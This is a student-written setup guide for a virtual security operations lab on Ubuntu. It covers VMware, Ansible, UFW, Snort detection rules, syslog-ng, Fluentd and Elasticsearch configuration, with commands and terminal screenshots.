

# **vSOC-in-a-box Setup and Configuration**

Eliyah Watson ([eyw1@hood.edu](mailto:eyw1@hood.edu))

Easton Kite ([esk3@hood.edu](mailto:esk3@hood.edu))

Montserrat Flores-Castillo ([mf20@hood.edu](mailto:mf20@hood.edu))

Kelin Argueta ([kya1@hood.edu](mailto:kya1@hood.edu))

## Table of Contents

1. HOW TO DOWNLOAD VMWARE WORKSTATION .....	3
2. HOW TO INSTALL VMWARE WORKSTATION .....	3
3. CREATING A VIRTUAL MACHINE (VM) IN VMWARE .....	3
4. HOW TO CREATE A VIRTUAL MACHINE .....	4
5. INSTALLING UBUNTU SERVER ON THE VIRTUAL MACHINE .....	6
6. UPDATE THE SYSTEM .....	7
7. INSTALLING ANSIBLE ON UBUNTU SERVER.....	7
8. BASIC ANSIBLE PLAYBOOK CONFIGURATION .....	8
9. VERIFYING THE INSTALLATION .....	9
10. INSTALLATION AND CONFIGURATION OF UNCOMPLICATED FIREWALL (UFW) ON UBUNTU SERVER .....	11
11. INSTALLATION AND CONFIGURATION OF SNORT IDS ON UBUNTU SERVER.....	14
11.1. SNORT INSTALLATION.....	14
11.2. CONFIGURE SNORT HOME_NET .....	15
11.3. CREATE AND CONFIGURE LOCAL RULES .....	15
11.4. VALIDATE SNORT CONFIGURATION .....	16
11.5. RUN SNORT IN LIVE DETECTION MODE.....	16
11.6. SUMMARY OF DETECTION RULES.....	17
12. SYSLOG-NG INSTALLATION AND CONFIGURATION .....	17
13. FLUENTD INSTALLATION AND CONFIGURATION.....	19
INSTALLATION AND CONFIGURATION OF FLUENTD FOR VSOC LOG AGGREGATION .....	19
13.1. INSTALLING FLUENTD AND DEPENDENCIES .....	19
13.2. INSTALLING FLUENTD PLUGINS.....	19
13.3. CONFIGURING FLUENTD.....	19
13.4. STARTING FLUENTD .....	21
13.5. VERIFYING FLUENTD STATUS .....	21
14. ELASTICKSEARCH INSTALLATION AND CONFIGURATION .....	21
15. GRAFANA INSTALLATION AND CONFIGURATION .....	26
16. INSTALLING WIRESHARK ON UBUNTU SERVER .....	35
17. NAGIOS INSTALLATION AND CONFIGURATION .....	38
18. INSTALLATION AND CONFIGURATION OF MITRE CALDERA ON UBUNTU SERVER .....	41

# 1. How to Download VMWare Workstation

1.1. Open your web browser and go to:

<https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

- Click on Download Fusion or Workstation
- Click on top right corner
- Register
- Create an account
- Go back to the VMware website
- Click login and sign-in
- Click on “My Downloads” (**Note:** Click “Here” to Free Software Downloads available)
- Type VMware in the search bar
- Click on VMware Workstation Pro
- Click on Version 17.0 Windows
- Click on 17.6 and accept terms and conditions
- Click download
- Fill-out the terms and conditions form
- Download ✓

# 2. How to Install VMware Workstation

2.1. Once VMware is downloaded, find the installer file and double-click it.

2.2. Follow the instructions:

- Accept the license agreement
- Choose default settings
- Click **Install**

2.3. After installation finishes, click **Finish** to close the installer

2.4. Open VMware Workstation from your Start Menu or Desktop

# 3. Creating a Virtual Machine (VM) in VMware


3.1. Now that VMware Workstation is installed, we move forward to create a Virtual Machine (VM) where we will install our operating system. But first, **download Ubuntu 24.04.2 LTS:** <https://ubuntu.com/download/desktop>

## 4. How to Create a Virtual Machine


- 4.1. Open VMware Workstation
- 4.2. Click **Create a New Virtual Machine**
- 4.3. Choose **Typical (Recommended)** setup and click **Next**.




- 4.4. Select **Installer disc image file (iso)** and choose your Ubuntu Server 22.04 LTS ISO file, then click **Next**.




4.5. Name your VM and **select** the location where you want to save it (Such as a USB drive if you prefer), then click **Next**.



4.6. Set a **disk size**, we will use 40 GB and select **Split virtual disk multiple files**. You can add more space later if needed, then click **Next**.



4.7. Review the summary of your virtual machine specifications and click and make sure “Power on this virtual machine after creation” is selected, then click **Finish**.



## 5. Installing Ubuntu Server on the Virtual Machine

After creating the VM, we need to install the Ubuntu Server operating system.

### 5.1. How to Install Ubuntu Server:

- 5.2. Start your newly created VM by clicking **Power on**.
- 5.3. Wait for the system to boot from the Ubuntu Server ISO file.
- 5.4. Choose your **Language** (e.g. English).
- 5.5. If the installer indicates that an update is available, it is recommended to select the updated version.
- 5.6. Choose your **Keyboard Layout**.
- 5.7. When asked about installation type, choose **Normal Installation** of Ubuntu Server.
- 5.8. For **Network Configuration**, leave it in the **default settings** (You can configure network settings later, if needed.)
- 5.9. When asked for a **Proxy Setup**, leave it **blank** unless you are specifically using a proxy.
- 5.10. For **Storage Setup**, leave it at the default settings.  
(Note: Ubuntu will automatically configure where the root (/) and boot partitions are located.)

### 5.11. Create a **Superuser Account**:

Set up your username and password for logging into the server later.

### 5.12. How to **create a Superuser Account**:

- Open your VM **Terminal** and type:
- *adduser <username>*
- *sudo usermod -a -G sudo <username>*

The installation will now begin, it can take a few minutes to complete.

After installation is done, **reboot** the server.

## 6. Update the System

After installing Ubuntu Server, it's important to update the system to the latest packages.

### 6.1. Open a terminal inside your Ubuntu Server and run:

- *sudo apt update*
- *sudo apt upgrade*

## 7. Installing Ansible on Ubuntu Server

Now that the Ubuntu Server operating system is installed and updated, we will install **Ansible**.

Ansible is a tool that allows us to automate software installations, configurations, and many other tasks across servers.

### 7.1. How to Install Ansible:

#### 7.2. Open your Ubuntu Server terminal.

#### 7.3. Run the following commands one by one:

- *sudo apt update*
- *sudo apt install software-properties-common*
- *sudo add-apt-repository --yes --update ppa:ansible/ansible*
- *sudo apt install ansible*

7.4. Information about the installation of Ansible on Ubuntu Server:

[https://docs.ansible.com/ansible/latest/installation\\_guide/installation\\_distros.html#installing-ansible-on-ubuntu](https://docs.ansible.com/ansible/latest/installation_guide/installation_distros.html#installing-ansible-on-ubuntu)

## 8. Basic Ansible Playbook Configuration

Once Ansible is installed, we need to set it up to start using it.

For this tutorial, we are going to install and configure ELK Stack with an Ansible Playbook:

8.1. Go to the Ansible configuration directory:

```
cd /etc/ansible
```

```
vsoc@vsoc:/etc/ansible$ cd elk-ansible/  
vsoc@vsoc:/etc/ansible/elk-ansible$ ls
```

8.2. Create subdirectory for installation of ELK stack

```
sudo mkdir [dir_name]
```

Create file for Ansible playbook

```
sudo nano install-elk.yml
```

```
vsoc@vsoc:/etc/ansible/elk-ansible$ sudo nano install-elk.yml  
[sudo] password for vsoc:  
vsoc@vsoc:/etc/ansible/elk-ansible$ █
```

8.3. Link to playbook source code:

[https://github.com/arguetakelin/CS475\\_Senior\\_Project/install-elk.yml](https://github.com/arguetakelin/CS475_Senior_Project/install-elk.yml)

8.4. This playbook will:

- Install all necessary packages
- Add the Elastic GPG key
- Add the Elastic APT repository
- Install Elasticsearch, Logstash, and Kibana
- Start and enable the services

## 8.4. How a playbook format should look like:

The screenshot shows a terminal window with the title 'install-elk.yml \*'. The content of the file is an Ansible playbook:

```
GNU nano 6.2
---
- name: Install and configure ELK Stack
  hosts: all
  become: true
  vars:
    elasticsearch_version: "8.6.0"
    kibana_version: "8.6.0"
    logstash_version: "8.6.0"

  tasks:
    # Install dependencies
    - name: Install required packages
      apt:
        name:
          - apt-transport-https
          - curl
          - gnupg
        state: present
        update_cache: yes

    # Add Elasticsearch GPG key
    - name: Add Elasticsearch GPG key
      apt_key:
        url: https://artifacts.elastic.co/GPG-KEY-elasticsearch
        state: present

    # Add Elasticsearch repository
    - name: Add Elasticsearch APT repository
      apt_repository:
        repo: "deb https://artifacts.elastic.co/packages/[[ elasticsearch_version ]]]/apt stable main"

^C Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute   ^C Location   M-U Undo   M-A Set Mark  M-] To Bracket
^X Exit      ^R Read File  ^M Replace   ^U Paste     ^J Justify   ^G Go To Line  M-E Redo   M-D Copy    M-Q Where Was
```

## 9. Verifying the Installation

### 9.1. Check if services are active:

- `sudo systemctl status elasticsearch`
- `sudo systemctl status logstash`
- `sudo systemctl status kibana`

### 9.2. You can access **Kibana** in your browser at:

[http://\[your VM IP\]:5601](http://[your VM IP]:5601)

### 9.3. Inside `/etc/ansible`, you will find a file named `hosts.ini`.

### 9.4. If it doesn't exist, you can create one manually:

`sudo nano hosts.ini`

Note: This file tells Ansible which machines it will control.

9.5. Add your machine's IP address or "localhost" to the hosts.ini file.

E.g.

*[local]*

*localhost ansible\_connection=local*

```
vsoc@vsoc:/etc/ansible/elk-ansible$ cat hosts.ini
[elk-servers]
localhost ansible_connection=local
```

## 9.6. Execute the playbook:

*sudo ansible-playbook -i /path/to/your/hosts.ini /path/to/your/document.yml -c local*

```
vsoc@vsoc:/etc/ansible/elk-ansible$ sudo ansible-playbook -i hosts.ini install-elk.yml -c local
[WARNING]: Invalid characters were found in group names but not replaced, use -vvvv to see details

PLAY [Install and configure ELK Stack] *****
TASK [Gathering Facts] *****
[WARNING]: Platform linux on host localhost is using the discovered Python interpreter at /usr/bin/python3.10,
but future installation of another Python interpreter could change the meaning of that path. See
https://docs.ansible.com/ansible-core/2.17/reference_appendices/interpreter_discovery.html for more information.
ok: [localhost]

TASK [Install required packages] *****
ok: [localhost]

TASK [Add Elasticsearch GPG key] *****
ok: [localhost]

TASK [Add Elasticsearch APT repository] *****
ok: [localhost]

TASK [Install Elasticsearch] *****
ok: [localhost]

TASK [Ensure Elasticsearch is running and enabled] *****
ok: [localhost]

TASK [Add Logstash GPG key] *****
ok: [localhost]

TASK [Add Logstash APT repository] *****
ok: [localhost]

TASK [Install Logstash] *****
ok: [localhost]

TASK [Ensure Logstash is running and enabled] *****
ok: [localhost]

TASK [Add Kibana GPG key] *****
ok: [localhost]

TASK [Add Kibana APT repository] *****
ok: [localhost]

TASK [Install Kibana] *****
ok: [localhost]

TASK [Ensure Kibana is running and enabled] *****
ok: [localhost]

TASK [Open Kibana port in firewall] *****
changed: [localhost]

PLAY RECAP *****
localhost          : ok=15   changed=1    unreachable=0   failed=0    skipped=0   rescued=0   ignored=0
```

## 10. Installation and Configuration of Uncomplicated Firewall (UFW) on Ubuntu Server

## 10.1. UFW Installation

First, install UFW (Uncomplicated Firewall) on your Ubuntu Server by opening the terminal and running:

*sudo apt install ufw*

```
vsoc@vsoc:/etc/ansible/etk-ansible$ sudo apt install ufw
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ufw is already the newest version (0.36.2-6).
ufw set to manually installed.
The following packages were automatically installed and are no longer required
  acpi-support acpid aisleriot apturl apturl-common branding-ubuntu
  cheese cheese-common cpp-11 endeavour endeavour-common fonts-beng
  fonts-beng-extra fonts-deva fonts-deva-extra fonts-gargi
  fonts-gubbi fonts-gujr fonts-gujr-extra fonts-guru fonts-guru-extra
  fonts-indic fonts-kacst fonts-kacst-one fonts-kalapi
  fonts-khmeros-core fonts-knda fonts-lao fonts-liberation2
  fonts-lklug-sinhala fonts-lohit-beng-assanese
  fonts-lohit-beng-bengali fonts-lohit-deva fonts-lohit-gujr
  fonts-lohit-guru fonts-lohit-knda fonts-lohit-mlym fonts-lohit-orya
  fonts-lohit-taml fonts-lohit-taml-classical fonts-lohit-telu
  fonts-mlym fonts-nakula fonts-navili fonts-orya fonts-orya-extra
  fonts-pagul fonts-sahadeva fonts-samyak-deva fonts-samyak-gujr
  fonts-samyak-mlym fonts-samyak-taml fonts-sarai
  fonts-sil-abyssinica fonts-sil-annapurna fonts-sil-padauk fonts-smc
  fonts-smc-anjaliooldlipi fonts-smc-chilanka fonts-smc-dyuthi
  fonts-smc-gayathri fonts-smc-karumbi fonts-smc-keraleeyan
  fonts-smc-manjari fonts-smc-meera fonts-smc-rachana
  fonts-smc-raghunatalayalamans fonts-smc-suruma fonts-smc-urop
  fonts-taml fonts-telu fonts-telu-extra fonts-teluguviyayam
  fonts-thai-tlwg fonts-tibetan-machine fonts-tlwg-garuda
  fonts-tlwg-garuda-ttf fonts-tlwg-kinnari fonts-tlwg-kinnari-ttf
  fonts-tlwg-laksaman fonts-tlwg-laksaman-ttf fonts-tlwg-loma
  fonts-tlwg-loma-ttf fonts-tlwg-mono fonts-tlwg-mono-ttf
  fonts-tlwg-mono fonts-tlwg-mono-ttf fonts-tlwg-muni
```

## 10.2. Configuring UFW

Before enabling UFW, it's important to configure the settings to avoid locking yourself out.

### 10.3. Open the UFW default configuration file:

*sudo nano /etc/default/ufw*

#### 10.4. Modify the following lines:

*IPV6=yes*

#### **DEFAULT INPUT POLICY="DENY"**

```
DEFAULT_OUTPUT_POLICY="ACCEPT"  
DEFAULT_FORWARD_POLICY="DROP"  
DEFAULT_APPLICATION_POLICY="DROP"
```

### 10.5. What these settings do:

- **IPV6=yes**: Manage both IPv4 and IPv6 traffic.
- **DEFAULT\_INPUT\_POLICY="DENY"**: Block incoming traffic unless a rule allows it.
- **DEFAULT\_OUTPUT\_POLICY="ACCEPT"**: Allow all outgoing traffic.
- **DEFAULT\_FORWARD\_POLICY="DROP"**: Drop any forwarded packets unless allowed.
- **DEFAULT\_APPLICATION\_POLICY="DROP"**: Block all applications unless allowed.

```
GNU nano 7.2                               /etc/default/ufw  
# /etc/default/ufw  
  
# Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback  
# accepted). You will need to 'disable' and then 'enable' the Firewall for  
# the changes to take effect.  
IPV6=yes  
  
# Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if  
# you change this you will most likely want to adjust your rules.  
DEFAULT_INPUT_POLICY="REJECT"  
  
# Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if  
# you change this you will most likely want to adjust your rules.  
DEFAULT_OUTPUT_POLICY="ACCEPT"  
  
# Set the default forward policy to ACCEPT, DROP or REJECT. Please note that  
# if you change this you will most likely want to adjust your rules  
DEFAULT_FORWARD_POLICY="DROP"  
  
# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please  
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for  
# details  
DEFAULT_APPLICATION_POLICY="DROP"  
  
# By default, ufw only touches its own chains. Set this to 'yes' to have ufw
```

### 10.6. Adding Essential Firewall Rules

Now add rules for essential services and SOC applications:

```
sudo ufw allow from [VM IP] to any port 22 proto tcp  
sudo ufw allow from [VM IP] to any port 80 proto tcp  
sudo ufw allow from [VM IP] to any port 443 proto tcp  
sudo ufw allow from [VM IP] to any port 9200 proto tcp  
sudo ufw allow from [VM IP] to any port 5000 proto tcp
```

```
sudo ufw allow from [VM IP] to any port 5601 proto tcp
sudo ufw allow from [VM IP] to any port 514 proto tcp
sudo ufw allow from [VM IP] to any port 514 proto udp
sudo ufw allow from [VM IP] to any port 21 proto tcp
sudo ufw allow from [VM IP] to any port 53 proto tcp
sudo ufw allow from [VM IP] to any port 53 proto udp
sudo ufw allow from [VM IP] to any port 25 proto tcp
sudo ufw allow from [VM IP] to any port 24224 proto tcp
sudo ufw allow from [VM IP] to any port 24224 proto udp
sudo ufw allow from [VM IP] to any port 161 proto udp
sudo ufw allow from [VM IP] to any port 8888 proto tcp
sudo ufw allow from [VM IP] to any port 3000 proto tcp
```

#### **10.7. SUMMARY OF THE RULES:**

- Allow SSH, HTTP, HTTPS.
- Allow Elasticsearch (9200), Logstash (5000), Kibana (5601).
- Allow Syslog-*ng* and Snort (514 TCP/UDP).
- Allow FTP (21), DNS (53 TCP/UDP), SMTP (25).
- Allow Fluentd (24224 TCP/UDP).
- Allow SNMP for Nagios (161 UDP).
- Allow Grafana (3000) and MITRE Caldera (8888).

#### **10.8. Link to UFW playbook:**

[https://github.com/arguetakelin/CS475\\_Senior\\_Project/ufw.yml](https://github.com/arguetakelin/CS475_Senior_Project/ufw.yml)

## 10.9. Checking UFW Status

- View the status of your firewall rules:

*sudo ufw status*

```
vsoc@vsoc:~$ sudo ufw status
Status: active

To           Action      From
--           ----      --
22/tcp        ALLOW      192.168.234.128
80/tcp        ALLOW      192.168.234.128
443/tcp       ALLOW      192.168.234.128
9200/tcp     ALLOW      192.168.234.128
5000/tcp     ALLOW      192.168.234.128
5681/tcp     ALLOW      192.168.234.128
514/udp      ALLOW      192.168.234.128
514/tcp       ALLOW      192.168.234.128
21/tcp        ALLOW      192.168.234.128
53/tcp        ALLOW      192.168.234.128
53/udp       ALLOW      192.168.234.128
25/tcp        ALLOW      192.168.234.128
24224/tcp    ALLOW      192.168.234.128
24224/udp   ALLOW      192.168.234.128
161/udp      ALLOW      192.168.234.128
8888/tcp     ALLOW      192.168.234.128
3000/tcp     ALLOW      192.168.234.128

vsoc@vsoc:~$
```

- If you want a numbered list:

*sudo ufw status numbered*

```
vsoc@vsoc:~$ sudo ufw status numbered
Status: active

To           Action      From
--           ----      --
[ 1] 22/tcp        ALLOW IN   192.168.234.128
[ 2] 80/tcp        ALLOW IN   192.168.234.128
[ 3] 443/tcp       ALLOW IN   192.168.234.128
[ 4] 9200/tcp     ALLOW IN   192.168.234.128
[ 5] 5000/tcp     ALLOW IN   192.168.234.128
[ 6] 5681/tcp     ALLOW IN   192.168.234.128
[ 7] 514/udp      ALLOW IN   192.168.234.128
[ 8] 514/tcp       ALLOW IN   192.168.234.128
[ 9] 21/tcp        ALLOW IN   192.168.234.128
[10] 53/tcp        ALLOW IN   192.168.234.128
[11] 53/udp       ALLOW IN   192.168.234.128
[12] 25/tcp        ALLOW IN   192.168.234.128
[13] 24224/tcp    ALLOW IN   192.168.234.128
[14] 24224/udp   ALLOW IN   192.168.234.128
[15] 161/udp      ALLOW IN   192.168.234.128
[16] 8888/tcp     ALLOW IN   192.168.234.128
[17] 3000/tcp     ALLOW IN   192.168.234.128

vsoc@vsoc:~$
```

## 11. Installation and Configuration of Snort IDS on Ubuntu Server

### 11.1. Snort Installation

To install **Snort** on your Ubuntu Server, open the terminal and run:

*sudo apt update*

*sudo apt install snort -y*

During installation:

- Enter the **network interface** you want Snort to monitor (e.g., ens33)
- Set the **HOME\_NET** to your internal subnet (e.g., 192.168.1.0/24)

## 11.2. Configure Snort HOME\_NET

To manually configure the monitored network later, run:

```
sudo nano /etc/snort/snort.conf
```

*Locate and edit the following line:*

```
ipvar HOME_NET 192.168.1.0/24
```

**Replace 192.168.1.0/24** with your network's IP range.

## 11.3. Create and Configure Local Rules

To add custom detection rules in Snort:

```
sudo nano /etc/snort/rules/local.rules
```

Paste the following rules:

```
# ICMP (Ping)
alert icmp any any -> any any (msg:"ICMP Packet Detected"; sid:1000001; rev:1;)

# Nmap TCP SYN scan
alert tcp any any -> any any (flags:S; msg:"Nmap TCP SYN Scan Detected";
sid:1000002; rev:1;)

# Nmap TCP XMAS scan
alert tcp any any -> any any (flags:FPU; msg:"Nmap TCP XMAS Scan Detected";
sid:1000003; rev:1;)

# Nmap NULL scan
alert tcp any any -> any any (flags:0; msg:"Nmap NULL Scan Detected"; sid:1000004;
rev:1;)

# FTP login attempt
alert tcp any any -> any 21 (msg:"FTP Login Attempt Detected";
```

```
flow:to_server,established; content:"USER "; nocase; sid:1000005; rev:1;)

# SSH connection
alert tcp any any -> any 22 (msg:"SSH Connection Attempt Detected"; sid:1000006;
rev:1;)

# HTTP GET request
alert tcp any any -> any 80 (msg:"HTTP GET Request Detected"; content:"GET";
sid:1000007; rev:1;)

# Telnet access attempt
alert tcp any any -> any 23 (msg:"Telnet Access Attempt Detected"; sid:1000008; rev:1;)

# DNS request
alert udp any any -> any 53 (msg:"DNS Request Detected"; sid:1000009; rev:1;)

# SMTP traffic
alert tcp any any -> any 25 (msg:"SMTP Traffic Detected"; sid:1000010; rev:1;
```

#### 11.4. Validate Snort Configuration

Use the following command to verify the configuration:

```
sudo snort -T -i ens33 -c /etc/snort/snort.conf
```

**Successful output should include:**

Snort successfully validated the configuration!

#### 11.5. Run Snort in Live Detection Mode

To start Snort and view alerts in real-time:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```

**To stop Snort, press:**

Ctrl + C

## 11.6. Summary of Detection Rules

Detection Purpose	Protocol/Port	SID
ICMP packets (ping)	ICMP	1000001
Nmap SYN scan	TCP	1000002
Nmap XMAS scan	TCP	1000003
Nmap NULL scan	TCP	1000004
FTP login attempts	TCP 21	1000005
SSH connections	TCP 22	1000006
HTTP GET requests	TCP 80	1000007
Telnet access attempts	TCP 23	1000008
DNS queries	UDP 53	1000009
SMTP email traffic	TCP 25	1000010

## 12. SYSLOG-NG INSTALLATION AND CONFIGURATION

Playbook installation:

[https://github.com/arguetakelin/CS475\\_Senior\\_Project/blob/main/syslog-ng.yml](https://github.com/arguetakelin/CS475_Senior_Project/blob/main/syslog-ng.yml)

After installation of syslog-ng using the playbook, check the configuration file in case anything is missing. Located in /etc/syslog-ng/syslog-ng.conf.

The screenshot shows a terminal window with the title bar "vsoc@vsoc: /etc/syslog-ng". The main area displays the configuration file "syslog-ng.conf" in the GNU nano 7.2 editor. The file contains several log entries, each consisting of a source (s\_snort, s\_nagios, s\_ufw) and a destination (d\_fluentd). The configuration is as follows:

```
GNU nano 7.2                                     syslog-ng.conf
# source(s_src);
# filter(f_nagios);
# destination(d_logstash);
};

source s_snort {
    file("/var/log/snort/snort.log"
        follow_freq(1)
        flags(no-parse));
};

source s_nagios {
    file("/var/log/nagios/nagios.log"
        follow_freq(1)
        flags(no-parse));
};

source s_ufw {
    file("/var/log/ufw.log"
        follow_freq(1)
        flags(no-parse));
};

destination d_fluentd {
    tcp("127.0.0.1" port(5140));
};

^G Help      ^O Write Out   ^W Where Is   ^K Cut          ^T Execute   ^C Location   M-U Undo
^X Exit      ^R Read File   ^\ Replace    ^U Paste       ^J Justify   ^/ Go To Line M-E Redo
```

The screenshot shows a terminal window with the title bar "vsoc@vsoc: /etc/syslog-ng". The main area displays the configuration file "syslog-ng.conf" in the GNU nano 7.2 editor. The file now includes a star at the end of the file, indicating it is a temporary file. The configuration is as follows:

```
GNU nano 7.2                                     syslog-ng.conf *
log {
    source(s_snort);
    destination(d_fluentd);
};

log {
    source(s_nagios);
    destination(d_fluentd);
};

log {
    source(s_ufw);
    destination(d_fluentd);
};

log {
    source(s_src);
    destination(d_fluentd);
};
@include "/etc/syslog-ng/conf.d/*.conf"
```

# 13. FLUENTD INSTALLATION AND CONFIGURATION

## Installation and Configuration of Fluentd for vSOC Log Aggregation

### 13.1. Installing Fluentd and Dependencies

Run the following commands to install the necessary dependencies and Fluentd:

```
sudo apt update  
sudo apt install curl gnupg apt-transport-https -y
```

Then, add the Fluentd repository and install the agent:

```
curl -fsSL https://packages.treasuredata.com/GPG-KEY-td-agent | sudo apt-key add -  
echo "deb http://packages.treasuredata.com/4/ubuntu/focal/ focal contrib" | sudo tee  
/etc/apt/sources.list.d/td-agent.list  
sudo apt update  
sudo apt install td-agent -y
```

### 13.2. Installing Fluentd Plugins

Fluentd uses plugins to collect and forward logs. Install the necessary plugins:

```
sudo td-agent-gem install fluent-plugin-elasticsearch  
sudo td-agent-gem install fluent-plugin-systemd
```

### 13.3. Configuring Fluentd

Edit the main Fluentd configuration file:

```
sudo nano /etc/td-agent/td-agent.conf
```

Paste the following configuration:

```
<source>  
  @type systemd  
  tag systemd.ufw  
  filters [{ "_SYSTEMD_UNIT": "ufw.service" }]  

```

```
@type tail
tag nagios.log
path /usr/local/nagios/var/nagios.log
pos_file /var/log/td-agent/nagios.pos
format none
</source>
```

```
<source>
@type tail
tag snort.alert
path /var/log/snort/alert
pos_file /var/log/td-agent/snort.pos
format none
</source>
```

```
<source>
@type tail
tag caldera.activity
path /opt/caldera/logs/app.log
pos_file /var/log/td-agent/caldera.pos
format none
</source>
```

```
<source>
@type tail
tag wireshark.capture
path /var/log/wireshark/captures.log
pos_file /var/log/td-agent/wireshark.pos
format none
</source>
```

```
<source>
@type tail
tag syslog-ng
path /var/log/syslog
pos_file /var/log/td-agent/syslog.pos
format none
</source>
```

```
<match **>
@type elasticsearch
host http://elk.local
port 9200
logstash_format true
```

```
include_tag_key true  
tag_key @log_tag  
flush_interval 5s  
</match>
```

### 13.4. Starting Fluentd

Enable and start the Fluentd service:

```
sudo systemctl enable td-agent  
sudo systemctl restart td-agent
```

### 13.5. Verifying Fluentd Status

Check the status to ensure Fluentd is running properly:

```
sudo systemctl status td-agent
```

You should see output indicating that the service is active and running.

## 14. ELASTICKSEARCH INSTALLATION AND CONFIGURATION

First, install java package: *sudo apt install openjdk-17-jdk -y*

### 14.1. Add the Elasticsearch repository:

```
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o  
/usr/share/keyrings/elasticsearch-keyring.gpg  
sudo apt-get install apt-transport-https  
echo "deb [signed-by=/usr/share/keyrings/elasticsearch-keyring.gpg]  
https://artifacts.elastic.co/packages/9.x/apt stable main" | sudo tee  
/etc/apt/sources.list.d/elastic-9.x.list
```

## 14.2. Install the Elasticsearch:

```
sudo apt-get update && sudo apt-get install elasticsearch
```

14.3. Once is installed edit the configuration file yml :

```
sudo nano /etc/elasticsearch/elasticsearch.yml
```

14.4. Find and substitute to **network.host: 0.0.0.0** and **transport.host: 0.0.0.0**

14.5. Add a new line: action.auto\_create\_index:

```
.monitoring*,.watches,.triggered_watches,.watcher-history*,.ml*
```

```
enabled: true
keystore.path: certs/http.p12

# Enable encryption and mutual authentication between cluster nodes
xpack.security.transport.ssl:
  enabled: true
  verification_mode: certificate
  keystore.path: certs/transport.p12
  truststore.path: certs/transport.p12
# Create a new cluster with the current node only
# Additional nodes can still join the cluster later
cluster.initial_master_nodes: ["vsoc"]

# Allow HTTP API connections from anywhere
# Connections are encrypted and require user authentication
http.host: 0.0.0.0

# Allow other nodes to join the cluster from anywhere
# Connections are encrypted and mutually authenticated
transport.host: 0.0.0.0

#----- END SECURITY AUTO CONFIGURATION -----
--
```

## 14.6. ELK Installation + Configuration Files

Now, let's configure Elasticsearch to make it run with *systemctl*:

